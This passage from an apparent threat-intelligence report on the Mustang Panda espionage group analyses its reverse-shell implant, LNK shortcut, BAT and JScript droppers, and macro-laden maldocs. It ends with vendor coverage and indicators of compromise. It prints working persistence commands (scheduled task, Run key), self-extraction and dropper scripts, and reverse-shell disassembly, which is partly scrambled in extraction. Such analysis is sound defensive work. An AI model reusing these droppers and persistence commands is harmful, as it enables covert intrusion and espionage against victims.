
- C:\Users\Public\Libraries\iloveukraine\Microsoft\_Silverlight.exe
- C:\Users\Public\Libraries\iloveukraine\kdump.dll

The implant is also responsible for setting up persistence on the system to ensure the reverse shell runs once a minute via a scheduled task:

C:\windows\system32\schtasks.exe /F /Create /TN Microsoft\_Silverlight /sc minute /MO 1 /TR C:\Users\Public\Libraries\iloveukraine\Microsoft\_Silverlight.exe

```
edx, dword ptr ds:aCmdExe; "cmd.exe"
mov
        eax, dword ptr ds:aCmdExe+4; "exe"
mov
        44h; 'D'
                         ; Size
push
lea
        ecx, [ebp+StartupInfo]
push
        0
                         ; Val
                         : void *
push
        dword ptr [ebp+CommandLine], edx
mov
mov
       [ebp+var_8], eax
call
        memset
add
        esp, OCh
lea
        edx, [ebp+ProcessInformation]
                         ; lpProcessInformation
push
        edx
        eax, [ebp+StartupInfo]
lea
push
                        ; lpStartupInfo
        eax
                         ; lpCurrentDirectory
push
        0
        0
                         ; lpEnvironment
                                                          cmd.exe-based
push
                        ; dwCreationFlags
push
        0
        1
                        : bInheritHandles
push
                        ; lpThreadAttributes
push
        0
push
                         ; lpProcessAttributes
        0
lea
        ecx, [ebp+CommandLine]
                        ; lpCommandLine
push
        ecx
                         ; lpApplicationName
push
        [ebp+StartupInfo.cb], 44h; 'D'
moν
        [ebp+StartupInfo.dwFlags], 101h
mov
        [ebp+StartupInfo.hStdError], esi ; esi = socket
mov
        [ebp+StartupInfo.hStdOutput], esi
mov
        [ebp+StartupInfo.hStdInput], esi
mov
call
        ds:CreateProcessA
```

reverse shell created by the implant. Reverse shell infection chain:



# **Shortcut files (LNK)**

The use of shortcut files (LNK) has been a popular technique with Mustang Panda since at least <u>2019</u> against entities in Asian countries. While the frequency of use of this tactic has reduced over the past couple of years it is still seen being sporadically utilized by the threat actors. As late as March 2021, a shortcut file targeting users in Myanmar deployed Mustang Panda's Stager against their targets.

This shortcut file consists of a command to extract content from itself and execute as a BAT file:

/c for %x in (%temp%=%cd%) do for /f "delims==" %i in ('dir "%x\2021-03-11.lnk" /s /b') do (more +540 /S %i |find "PGL">%public%\gtgc.bat& %public%\gtgc.bat)

The BAT is responsible for extracting the next JavaScript payload and executing it via wscript.exe on the endpoint.


```
for %%x in (%temp%=%cd%) do for /f "delims=" %%i in ('dir "%%x\2021-03-11.lnk" /s /b') do ( copy %%i "%public%\gtgc.lnk" ) %PGL%
copy C:\windows\system32\wscript.exe %public%\aaa.exe %PGL%
more +540 /s "%public%\gtgc.lnk"|findstr /E "VHM" 1> %public%\gtgc.js %PGL%
%public%\aaa.exe %public%\gtgc.js %PGL%
goto exit %PGL%
:exit %PGL%
```

The JS code will extract an executable and a DLL-based stager to disk, followed by the execution of the executable, thus establishing persistence on the system and establishing communications with the C2.

```
• • •
function() {
    var objShell=new ActiveXObject("WScript.Shell");
    var tmpPath = "C:\\Users\\Public";
    tmpPath = tmpPath + "\\";
    var lnkPath = tmpPath + "gtgc.lnk";
gf(lnkPath, 2700, 67152, tmpPath + "SmadavProtect32.exe");
gf(lnkPath, 69852, 74240, tmpPath + "SmadHook32c.dll");
    objShell.Run("\"" + tmpPath + "SmadavProtect32.exe" + "\"", 1, 0);
    function br(path,offset,size) {
         var stream; var binaryStream;
         binaryStream = [];
         stream = new ActiveXObject("ADODB.Stream");
         stream.Type = 1;
         stream.Open();
         stream.LoadFromFile(path);
         stream.Position=offset;
         for(var i=0;i<size;i++){binaryStream.push(stream.Read(1));}</pre>
         stream.close();
         return binaryStream;
    function bw(path,binaryStream, size) {
         var stream;
         stream = new ActiveXObject("ADODB.Stream");
         stream.Type = 1;
         stream.Open();
         for (var i=0;i<size;i++) { stream.Write(binaryStream[i]); }</pre>
         stream.SaveToFile(path, 2);
         stream.close();
    function gf(lnkPath, index, size, name) {
         var d = br(lnkPath,index,size);
         d = d.reverse();
         bw(name, d, size);
})();
```

JS extracting the DLL-based Stager and activating it via the EXE-based loader.

LNK-based infection chain:



#### **Maldocs**

In some instances, we also observed the use of maldocs targeting Asian countries such as Taiwan to deploy stagers that could execute meterpreter shellcode to communicate with the C2 server and execute the next payloads on the infected system. The malicious macros contain two more components that are dropped to disk on the infected system. One component is a benign executable that is run by the macro to load the second component, a malicious DLL, which establishes persistence for the EXE and DLL via the registry Run key.

/C reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Acerodp /t REG\_SZ /d "Rundll32.exe SHELL32.DLL,ShellExec\_RunDLL "C:\Users\Public\Libraries\win\Acrobat.exe"" /f

Then, the DLL executes the shellcode embedded in it — a meterpreter reverse HTTP shell to download and execute the next payload.

```
str1 =
"&H4D, &H5A, &H90, &H00, &H03, &H00, &H00, &H00, &H04, &H00, &H00, &H00, &HFF, &HFF, &H00, &H00
```

Executables embedded in the malicious macro.

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set myTxt = fso.CreateTextFile("C:\Users\Public\Winword.exe", 1)
Val = strstr
stro = Split(Val, ",")
IntLen = UBound(stro) - LBound(stro)
For n = 0 To IntLen
If n < 200000 Then
Val1 = stro(n)
Val2 = Chr (Val1)
myTxt.Write (Val2)
Else
Val4 = stro(n)
Val3 = Chr(Val4)
myTxt.Write (Val3)
End If
Next
myTxt.Close
Set myTxt2 = fso.CreateTextFile("C:\Users\Public\Acrobat.dll", 1)
aVal = stry2
likes = Split(aVal, ",")
IntLen1 = UBound(likes) - LBound(likes)
For n1 = 0 To IntLen1
If n1 < 200000 Then
aVal1 = likes(n1)
aVal2 = Chr(aVal1)
myTxt2.Write (aVal2)
Else
aVal4 = likes(n1)
aVal3 = Chr(aVal4)
myTxt2.Write (aVal3)
End If
Next
Set fso2 = CreateObject("WScript.shell")
VBA.MkDir ("C:\Users\Public\Libraries\win")
fso.CopyFile "C:\Users\Public\Acrobat.dll", "C:\Users\Public\Libraries\win\"
fso2.Run "C:\Users\Public\Winword.exe"
myTxt2.Close
End Sub
```

The macro code for instrumenting the EXE and side-loaded DLL.

In one instance, the maldoc was named "海污法修正草案.ppt". This roughly translates to "Draft Amendment to Marine Pollution Law" consisting of a politically themed lure targeting Taiwanese government entities.

#### Conclusion

Over the years, Mustang Panda has evolved their tactics and implants to target a wide range of entities spanning multiple governments in three continents, including the European Union, the U.S., Asia and pseudo allies such as Russia. By using summit- and conference-themed lures in Asia and Europe, this attacker aims to gain as much long-term access as possible to conduct espionage and information theft.

Apart from Mustang Panda's tool of choice, PlugX, we've observed a steady increase in the use of intermediate payloads such as a variety of stagers and reverse shells. The group has also continuously evolved its delivery mechanisms consisting of maldocs, shortcut files, malicious archives and more recently seen downloaders starting with 2022. Mustang Panda is a highly motivated APT group relying primarily on the use of topical lures and social engineering to trick victims into infecting themselves.

In-depth defense strategies based on a risk analysis approach can deliver the best results in protecting against such a highly motivated set of threat actors. However, this should always be complemented by a good incident response plan which has not only been tested with <u>tabletop exercises</u>, but also reviewed and improved every time it is put to the test on real engagements.

# Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
<b>Ø</b>	N/A	<b>②</b>	<b>⊘</b>
Cisco Secure Malware Analytics (Threat Grid)	Cisco Umbrella DNS Security	Cisco Umbrella SIG	Cisco Secure Web Appliance (Web Security Appliance)
<b>②</b>	<b>Ø</b>	<b>Ø</b>	<b>Ø</b>

<u>Cisco Secure Endpoint</u> (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free <u>here</u>.

<u>Cisco Secure Web Appliance</u> web scanning prevents access to malicious websites and detects malware used in these attacks.

<u>Cisco Secure Email</u> (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free <u>here</u>.

<u>Cisco Secure Firewall</u> (formerly Next-Generation Firewall and Firepower NGFW) appliances such as <u>Threat Defense Virtual</u>, <u>Adaptive Security Appliance</u> and <u>Meraki MX</u> can detect malicious activity associated with this threat.

<u>Cisco Secure Malware Analytics</u> (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

<u>Umbrella</u>, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella <u>here</u>.

<u>Cisco Secure Web Appliance</u> (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the <u>Firewall Management Center</u>.

<u>Cisco Duo</u> provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on <u>Snort.org</u>.

#### **IOCs**

#### Hashes

bee9c438aced1fb1ca7402ef8665ebe42cab6f5167204933eaa07b11d44641bb dbdbc7ede98fa17c36ea8f0516cc50b138fbe63af659feb69990cc88bf7df0ad 18230e0cd6083387d74a01bfc9d17ee23c6b6ea925954b3d3c448c0abfc86bd2 19870dd4d8c6453d5bb6f3b2beccbbbe28c6f280b6a7ebf5e0785ec386170000 1d484ada6d7273ca26c5e695a38cb03f75dee458bcb0f61ea81a6c87d35a0fa0 668cc21387e01b87c438e778b3a08c964869ce2c7f22c59bcde6604112d77b2e 8a7fbafe9f3395272548e5aadeb1af07baeb65d7859e7a1560f580455d7b1fac effd63168fc7957baf609f7492cd82579459963f80fc6fc4d261fbc68877f5a1 19870dd4d8c6453d5bb6f3b2beccbbbe28c6f280b6a7ebf5e0785ec386170000 6019e6ee3dee2ec798667ccb34a2ab8d70bf5960d35f55157a9cb535b00b243f 436d5bf9eba974a6e97f6f5159456c642e53213d7e4f8c75db5275b66fedd886 82df9817d0a8dca7491b0688397299943d9279e848cdc4a5446d3159d8d71e6f ca622bdc2b66f0825890d36ec09e6a64e631638fd1792d792cfa02048c27c69f a0e1a9d45ab7addf3762d3b872f6b21e8ce41a7ff290f5b8566a39d9ca51b09a a07cece1fa9b3c813c0b6880b24a6494a9db83e138102da3bce30ebff51909c0 492fd69150d0cb6765e5201c144e26783b785242f4cf807d3425f8b8df060062 2fc14451ef0ff0919995d46fedc7b7c7f9a9adbf9c40f6b36b480e637d581e6b 94c5c12e03ce6694bdfb5053540f53942640e2aeea22f8ef7d4bc0066b594bca 1aafbe976c3559b61531910c75f9bb90176641f565f9810a18dcde9564241164 7ded20b7d2c0428641a6ac272c15b444b37bf833bbbea09dc931d649e6dc5277 76da9d0046fe76fc28b80c4c1062b17852264348fd873b7dd781f39491f911e0 e1dbe58393268d7ddabd4bed0cdedf0fbba85d4c3ef1300580ed4c74e147aa61 fac8de00f031299f6c698b34534d6523428b544aad6a40fdc4b000a04ee82e7 16dd94c228b5e2050d01edfe4849ca1388e9b3f811d39380f6ada3e75c69b353 6fd9d745faa77a58ac84a5a1ef360c7fc1e23b32d49ca9c3554a1edc4d761885 706e53480da95b17d0f9f0f5dc37a50c7abc3f954ce15b4733fd964b03910627 537ac2f79db06191222ba7ae7b7843f063600f87971b8dffc4a31459d6a144b1 3aa80dd8ffbc7b364234cdf0849b10bcead52004fc803a74afb1bd504d024305 aa8fb15d63bd22b2ff15a9f1b4f4422b3c6af026915168c81d7bb38c9be2ab78 567fb0e6e6667ce1674cbdfd0ab26a8a3f68979256ef6680facf1d2d50a25dba 1b520e4dea36830a94a0c4ff92568ff8a9f2fbe70a7cedc79e01cea5ba0145b0 4c727e21312355cd9a9f0e1e0bb8fc3379f487968a832d00ffde9d5a04b8da9d 76da9d0046fe76fc28b80c4c1062b17852264348fd873b7dd781f39491f911e0 017ef960616182daa1ffabc5d5470340cc45bbd5ab3455d74987a3ae478fa118 5851043b2c040fb3dce45c23fb9f3e8aefff48e0438dec7141999062d46c592d e2aff9d2f5e75bdc09712722d919f2261f638b0b4da878e405b86b927dcaf1e3 537ac2f79db06191222ba7ae7b7843f063600f87971b8dffc4a31459d6a144b1 ec32ff0c049bd8812a35aeaaaae1f66eaf0ce8aefce535d142862ae89435c2e2 930b7a798e3279b7460e30ce2f3a2deccbc252f3ca213cb022f5b7e6a25a0867 6a5b0cfdaf402e94f892f66a0f53e347d427be4105ab22c1a9f259238c272b60

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#### **IPs**

101[.]36[.]125[.]203

103[.]159[.]132[.]70

103[.]15[.]28[.]145

103[.]15[.]28[.]208:443

103[.]15[.]28[.]208:80

103[.]200[.]97[.]150

103[.]75[.]190[.]50

103[.]91[.]64[.]134

107[.]167[.]64[.]4:443

107[.]178[.]71[.]211

110[.]42[.]64[.]64:24680

155[.]94[.]200[.]209

155[.]94[.]200[.]212

176[.]118[.]167[.]36

185[.]239[.]226[.]17

18[.]138[.]107[.]235 202[.]58[.]105[.]38:80 45[.]248[.]87[.]162 45[.]43[.]50[.]197 46[.]8[.]198[.]134 5[.]206[.]224[.]167 61[.]38[.]252[.]166 86[.]105[.]227[.]115 92[.]118[.]188[.]78 92[.]118[.]188[.]78:443 95[.]217[.]1[.]81

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